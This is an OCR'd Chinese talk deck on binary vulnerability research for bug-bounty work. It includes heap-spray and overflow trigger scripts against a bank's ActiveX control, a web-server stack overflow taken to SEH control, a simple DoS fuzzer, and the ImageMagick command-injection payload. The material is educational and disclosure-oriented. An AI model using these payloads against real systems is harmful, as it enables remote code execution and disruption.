



Bin Dog的补天生存攻略

kOshI

About Me



ID：kOshl

微博：@我叫Oday谁找我

Twitter：@KeyZ3rO

i春秋课程：https://www.ichunqiu.com/course/56119

Blog：https://whereiskOshl.top

QQ：2223944275

二进制选手的漏洞平台生存现状


审核难

挖掘难

但挖与不挖，漏洞就在那里


Let me show some DEMO

DEMO1：某银行网银控件远程代码执行漏洞





```
FILE *sub_10007E3D(char *Format, ...)
{
  char Source; // [sp+4h] [bp-800h]@1
  ......
  vsprintf(&Source, Format, va);
  strcat(&Source, asc_100134E4);
  ......
}
```

```
<object classid="clsid:7F432EA4-xxxx-xxxx-xxxx-
E1A73Axxxxxx" id="target" ></object>

<script>
    var nop_size = 2000
    var arg0 = ""
    for(var i=0 ;i < nop_size ;i++) arg0+="A" ;

    target.Crypto(arg0,1,1,2,arg0); //负责加密Ukey
</script>
```



DEMO1：某银行网银控件远程代码执行漏洞



第一步：Heap Spray && dword shoot

```
<script language='javascript'>
        ……
        while(junk.length < 0x1000) junk+=junk;
        rop = unescape("");
        shellcode = unescape("");
        data = junk.substring(0,offset) + rop + shellcode;
        data += junk.substring(0,0x800-offset-rop.length-shellcode.length);
        //20+rop+shellcode+20 length==0x800
        while(data.length < 0x80000) data += data;
        ……
        alert("spray done");
</script>
```

NetFairy's blog：http://www.netfairy.net/?post=175

第二步：触发漏洞

```
<script>
    var nop_size = 350;
    var arg0 = "";
    for(var i=0 ;i < nop_size ;i++) arg0+="A";
    arg0+="\x28\x22\x30\x20";
    while(arg0.length<2000) arg0+="A";
    target.Crypto(arg0,1,1,2,arg0);
</script>
```

DEMO1：某银行网银控件远程代码执行漏洞

```
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=7efefefe ebx=00000000 ecx=020df828 edx=41414141 esi=00000e60 edi=020dfffe
eip=77c160c1 esp=020de8e8 ebp=020df120 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\system32\msvcrt.dll -
msvcrt!strcat+0x81:
77c160c1 8917            mov     dword ptr [edi],edx  ds:0023:020dfffe=5a4d0000
0:008> dd 20302228
20302228  315b16eb bb5350c0 7c8623ad c031d3ff
20302238  cafabb50 d3ff7c81 ffffe5e8 6c6163ff
20302248  78652e63 cccc0065 cccccccc cccccccc
20302258  cccccccc 2020cccc 20202020 20202020
20302268  20202020 20202020 20202020 20202020
20302278  20202020 20202020 20202020 20202020
20302288  20202020 20202020 20202020 20202020
20302298  20202020 20202020 20202020 20202020
0:008> dd 20302228 150
20302228  315b16eb bb5350c0 7c8623ad c031d3ff
20302238  cafabb50 d3ff7c81 ffffe5e8 6c6163ff
20302248  78652e63 cccc0065 cccccccc cccccccc
20302258  cccccccc 2020cccc 20202020 20202020
20302268  20202020 20202020 20202020 20202020
20302278  20202020 20202020 20202020 20202020
20302288  20202020 20202020 20202020 20202020
20302298  20202020 20202020 20202020 20202020
203022a8  20202020 20202020 20202020 20202020
203022b8  20202020 20202020 20202020 20202020
203022c8  20202020 20202020 20202020 20202020
203022d8  20202020 20202020 20202020 20202020
203022e8  20202020 20202020 20202020 20202020
203022f8  20202020 20202020 20202020 20202020
```

shellcode位置

填充区域

程序猿最后修补了漏洞.....

```
v7 = sub_1000D7C1();
AFX_MAINTAIN_STATE2::AFX_MAINTAIN_STATE2(&v20, v7);
pszPath = 0;
memset(&v15, 0, 0x100u);
v16 = 0;
v17 = 0;
v22 = 0;
SHGetSpecialFolderPathA(0, &pszPath, 38, 0);
strcat(&pszPath, aCcbcomponentsD);
v8 = (char *)sub_100081BD(a2);
sub_10007E3D(aUkeySnS, v8);
if ( sub_10007EE9(v8, &pszPath) >= 0 )
```

1.0.0.6

2015/07/25


```
v7 = sub_1000D715();
AFX_MAINTAIN_STATE2::AFX_MAINTAIN_STATE2(&v21, v7);
pszPath = 0;
memset(&v16, 0, 0x100u);
v17 = 0;
v18 = 0;
v23 = 0;
SHGetSpecialFolderPathA(0, &pszPath, 38, 0);
strcat(&pszPath, aCcbcomponentsD);
v8 = (char *)sub_10008116((BSTR)lpMultiByteStr);
nullsub_1();
if ( sub_10007E3E(v8, &pszPath) >= 0 )
```


1.0.0.8

2017/01/03


```
int __cdecl sub_10007E3E(char *Str, char *Dest)
{
  signed int v3; // [sp-4h] [bp-8h]@10

  if ( strlen(Str) != 12 )
    return -1;
```

但是...





有一些漏洞平台的Web小伙伴和我说...



Python...

```
def __init__(self):
    self.client=
         socket(AF_INET, SOCK_STREAM)
    self.client.connect(self.ADDR)
```

C...

```
    WORD sockVersion = MAKEWORD(2,2);
    WSADATA data;
    SOCKET sclient = socket(AF_INET,
SOCK_STREAM, IPPROTO_TCP);
    sockaddr_in serAddr;
    serAddr.sin_family = AF_INET;
    serAddr.sin_port = htons(8888);
    serAddr.sin_addr.S_un.S_addr =
inet_addr("127.0.0.1");
    connect(sclient, (sockaddr *)&serAddr,
sizeof(serAddr))
```

But Assembly...

```
.text:00401003          sub     esp, 180h
.text:00401009          mov     eax, ___security_cookie
.text:0040100E          xor     eax, ebp
.text:00401010          mov     [ebp+var_C], eax
.text:00401013          mov     eax, 202h
.text:00401018          mov     [ebp+var_4], ax
.text:0040101C          lea     ecx, [ebp+WSAData]
.text:00401022          push    ecx             ; lpWSAData
.text:00401023          movzx   edx, [ebp+var_4]
.text:00401027          push    edx             ; wVersionRequested
.text:00401028          call    ds:WSAStartup
.text:0040102E          test    eax, eax
.text:00401030          jz      short loc_401039
                              eax
                              010BD
                        ---------------------------------------
                                                ; CODE XREF: _main+30↑j
                                                ; protocol
                                                ; type
                                                ; af
                              cket
                              s], eax
                              s], 0FFFFFFFFh
                               loc_401060
                              t Format   ; "invalid socket !"
                              intf
                              4
                              eax
                               loc_4010BD
                        ---------------------------------------
                                                ; CODE XREF: _main+4C↑j
                              2
                              name.sa_family], ax
.text:00401069          push    2280h           ; hostshort
.text:0040106E          call    ds:htons
.text:00401074          mov     word ptr [ebp+name.sa_data], ax
.text:00401078          push    offset cp       ; "127.0.0.1"
.text:0040107D          call    ds:inet_addr
.text:00401083          mov     dword ptr [ebp+name.sa_data+2], eax
.text:00401086          push    10h             ; namelen
.text:00401088          lea     ecx, [ebp+name]
.text:0040108B          push    ecx             ; name
.text:0040108C          mov     edx, [ebp+s]
.text:0040108F          push    edx             ; s
.text:00401090          call    ds:connect
```

单飞的你如何成为一名实战型二进制选手...


ez...
有一个那种网站...
http://www.exploit-db.com

3 Demos...

分析 < 利用 < 挖掘

读Exploit源码
读Dalao's(:P) Paper
调试exploit
Memory Control
防护机制绕过

最开始...交叉引用 🤔



IDA xrefs to..

Make it easy!!

patch vul in func A..

```
cmp     [ebp+var_C], 14h
jle     address
```

function A

function B

function C

vul


But vul

But vul

strcpy/memcpy(buffer overflow)

DEMO2：某Web Server远程代码执行漏洞

CVE-2011-xxxx



fs.exe on Port 80

http://website/AAAA.....

```
char __thiscall sub_455290(void *this, int a2, int a3, int a4)
{
  ……
  if ( *(_DWORD *)(v11 - 8) > 0 )
  {
    CString::Format((CString *)((char *)v4 + 16), aWhereSS, v11, a3);
    sprintf(&Dest, aSelectFromSWhe, v10, v11, a3);//key!
    //.data:004C5DBC ; char aSelectFromSWhe[]
    //.data:004C5DBC aSelectFromSWhe db 'select * from %s where %s=',27h,'%s',27h,0
  ……
}
```

```
0:001> r
eax=003e4760 ebx=00001101 ecx=003e47b0 edx=00ab5fe4 esi=00ab7068 edi=010b3af4
[redacted] ebp=77c0f931 iopl=0         nv up ei pl nz na po nc
                es=0023  fs=003b  gs=0000             efl=00000202
00455392 ffd5            call    ebp {msvcrt!sprintf (77c0f931)}
0:001> dc edi
010b3af4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
010b3b04  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
010b3b14  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
010b3b24  41414141 41414141 00ab7063 cc        int     3
010b3b34  41414141 41414141 00ab7064 90        nop
010b3b44  41414141 41414141 00ab7065 90        nop
010b3b54  41414141 41414141 00ab7066 90        nop
010b3b64  [redacted]4141 41414141 00ab7067 90        nop
                         00ab7068 90        nop
                         00ab7069 90        nop
                         00ab706a 90        nop
                         00ab706b 41        inc     ecx
                         00ab706c 41        inc     ecx
0:001>                   00ab706d 41        inc     ecx
eax=0000[redacted] ebx=0000110 00ab706e 41        inc     ecx
                         00ab706f 41        inc     ecx
                         00ab7070 41        inc     ecx
                         00ab7071 41        inc     ecx
00455394 83c414          add     esp,14h
0:001> dc 00ab5fe4
00ab5fe4  656c6573 2a207463 6f726620 7173206d  select * from sq
00ab5ff4  6261746c 7720656c 65726568 6d616e20  ltable where nam
00ab6004  41273d65 41414141 41414141 41414141  e='AAAAAAAAAAAA
00ab6014  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
00ab6024  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
00ab6034  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
00ab6044  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
00ab6054  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
```

已经到达可控位置，执行ROP+shellcode

```
(8e4.904): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41909090 ebx=00000001 ecx=ffffffff edx=00ab5fe4 esi=00ab5fb8 edi=00ab5fe4
eip=61c277f6 esp=00ab5f34 ebp=00ab5f4c iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\EFS
sqlite3!sqlite3_errcode+0x8e:
61c277f6 81784c97a629a0  cmp     dword ptr [eax+4Ch],0A029A697h ds:0023:419090dc=7
0:001> g
(8e4.904): Break instruction exception - code 80000003 (first chance)
eax=00000021 ebx=0000262c ecx=00ab5af0 edx=7c92e4f4 esi=7c802654 edi=7c8623ad
eip=00ab7063 esp=00ab5b6c ebp=00000383 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
00ab7063 cc              int     3
```

栈溢出引发无效地址读异常

控制SEH handler跳转到可控位置


DEMO2：某Web Server远程代码执行漏洞

他们修补了fs的漏洞

```
char __thiscall sub_45567(void *this, int a2, char *a3, int a4)
{
    if(sizeof(a3) > 256)
    {
        return 0;
    }
    v4 = this;
    CString::CString(&v9, aSqltable);
    v14 = 0;
    if ( a4 )
        CString::operator=(&v9, a4);
    ……
    if ( sub_454940(&v14) )
    {
        v5 = sub_4549A0(a2);
        CString::CString(&v11, v5);
        LOBYTE(v16) = 2;
        sub_454960(&v14);
        if ( *(_DWORD *)(v11 - 8) > 0 )
        {
            sprintf(&Dest, aSelectFromSWhe, v10, v11, a3);//key!
    ……
}
```


But...

DEMO2：某Web Server远程代码执行漏洞





```
char __thiscall sub_455110(void *this, int a2, int a3, int a4)
{
  v4 = this;
  CString::CString(&v9, aSqltable);
  v14 = 0;
  if ( a4 )
    CString::operator=(&v9, a4);
  CString::CString(&v10, a2);
  LOBYTE(v14) = 1;
  if ( *(_DWORD *)(v10 - 8) > 0 )
  {
    CString::Format((CString *)((char *)v4 + 16), aWhereSS, v10, a3);
    sprintf(&Dest, aSelectFromSWhe, v9, v10, a3);
```

DEMO2：某Web Server远程代码执行漏洞




我们用Burpsuite设置一个超长的UserName..




```
0:006> dc 01666164
01666164  656c6573 2a207463 6f726620 7173206d  select * from sq
01666174  6261746c 7720656c 65726568 65737520  ltable where use
01666184  3d646972 65737527 41414141 41414141  rid='useAAAAAAAA
01666194  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
016661a4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
016661b4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
016661c4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
016661d4  41414141 41414141 41414141 41414141  AAAAAAAAAAAAAAAA
0:006> g
(360.e9c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=00000001 ecx=ffffffff edx=01666164 esi=01666144 edi=01666164
eip=61c277f6 esp=016660c0 ebp=016660d8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\EFS S
sqlite3!sqlite3_errcode+0x8e:
61c277f6 81784c97a629a0  cmp     dword ptr [eax+4Ch],0A029A697h ds:0023:4141418d=???
```

Except..

模糊测试



想想看神器sqlmap（不是啊D!）...

畸形数据(样本)
规则?

输入


???

输出

Crash or
Not?

我们关心的

DEMO3：某工控服务远程拒绝服务漏洞



我们来写一个简单的fuzzer..

```
for i in range(0,5000):
    connect->timeout
    str = "A"*i
    print "let's test payload len %s",str(i)
    payload = "GET " + str + " HTTP/1.0\r\n\r\n"
    s.send(payload)
    close
```

Attach

Proto	Local Address	Foreign Address	State	PID
TCP	0.0.0.0:21	0.0.0.0:0	LISTENING	556
TCP	0.0.0.0:135	0.0.0.0:0	LISTENING	960
TCP	0.0.0.0:445	0.0.0.0:0	LISTENING	4
TCP	0.0.0.0:801	0.0.0.0:0	LISTENING	3140
TCP	0.0.0.0:2006	0.0.0.0:0	LISTENING	2740
TCP	0.0.0.0:2007	0.0.0.0:0	LISTENING	2740
TCP	0.0.0.0:8[illegible]	0.0.0.0:0	LISTENING	340
TCP	0.0.0.0:21113	0.0.0.0:0	LISTENING	2948
TCP	127.0.0.1:1029	0.0.0.0:0	LISTENING	2268

svr process open Port 801

```
let's test payload len 4000
let's test payload len 4001
let's test payload len 4002
timeout!Check Debugger...

Done...
```

DEMO3：某工控服务远程拒绝服务漏洞

我们用Windbg捕获到一个crash!!!

```
0:003> g
[msgdoginfo] Send cmd 2, PackageNo=177[msgdoginfo] wait for XKeyServer reply, PackegeNo=17
PackageNo=186[msgdoginfo] Decrypt Recv Data, PackageNo=186.[msgdoginfo] Request Complete c
PackageNo=196[msgdoginfo] wait for XKeyServer reply, PackegeNo=196.[msgdoginfo] recv XKeyS
Recv Data, PackageNo=205.[msgdoginfo] Request Complete cmd=2, result=0.(c44.c48): Access v
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00120041 ebx=00000001 ecx=00130000 edx=01073adc esi=0012de0c edi=0000bc4e
eip=7c932f4e esp=0012dd18 ebp=0012dd18 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
ntdll!wcscpy+0xe:
7c932f4e 668901          mov     word ptr [ecx],ax       ds:0023:00130000=6341
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for C:\WINDOWS\sys
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be wrong.
0012dd18 7c80bb10 0012e3e4 01071ec0 0000bc4e ntdll!wcscpy+0xe
*** ERROR: Module load completed but symbols could not be loaded for C:\Program Files\Forc
0012dd4c 004070b4 0012e3e4 01071ec0 e4167e8c kernel32!lstrcpyW+0x1c
*** ERROR: Module load completed but symbols could not be loaded for C:\WINDOWS\system32\m
0012ddb8 787a2c8c 0012e274 0012df20 003ca1f8 httpsvr+0x70b4
0012ddcc 787a2e51 00000000 0000003d 00010306 mfc100u!0x1b2c8c
```


```
0:000> p
eax=01334a08
004070a6 50              push    eax
0:000> dd 01334a08
01334a08  00410041 00410041 00410041 00410041
……
0:000> p
eax=0012e7dc
004070ad 50              push    eax
0:000> p
ds:0023:00419080={kernel32!lstrcpyW (7c80baf4)}
```

```
_DWORD *__stdcall sub_407030(int a1, _DWORD *a2)
{
    switch ( *(_DWORD *)(v22 + 20) )
    {
      case 0:
        v2 = (const WCHAR
*)ATL::CSimpleStringT<wchar_t,1>::operator wchar_t
const *(v21 + 16);
        lstrcpyW(*(LPWSTR *)(v22 + 32), v2);//key!
        break;
```

```
0:000> !address 130000
    00130000 : 00130000 - 00003000
                       Type     00040000 MEM_MAPPED
                       Protect  00000002 PAGE_READONLY
                       State    00001000 MEM_COMMIT
                       Usage    RegionUsageIsVAD
```

但仅仅只是DoS...

easy CVE is easy...



那些年..让审核们疯掉的漏洞...ImageMagick

CVE-2016-3714

```
push graphic-context
viewbox 0 0 640 480
fill
'url(https://example.com/image.jpg"|ls
"-la)'
pop graphic-context
```

Method1

LibFuzzer -> 样本集

Method2

```
def build_random_image(data_length) :  #  生成测试图像
      random_image_header = random.choice(image_header)  #  image_header 和libFuzzer 里的
ImageMagick 头一样

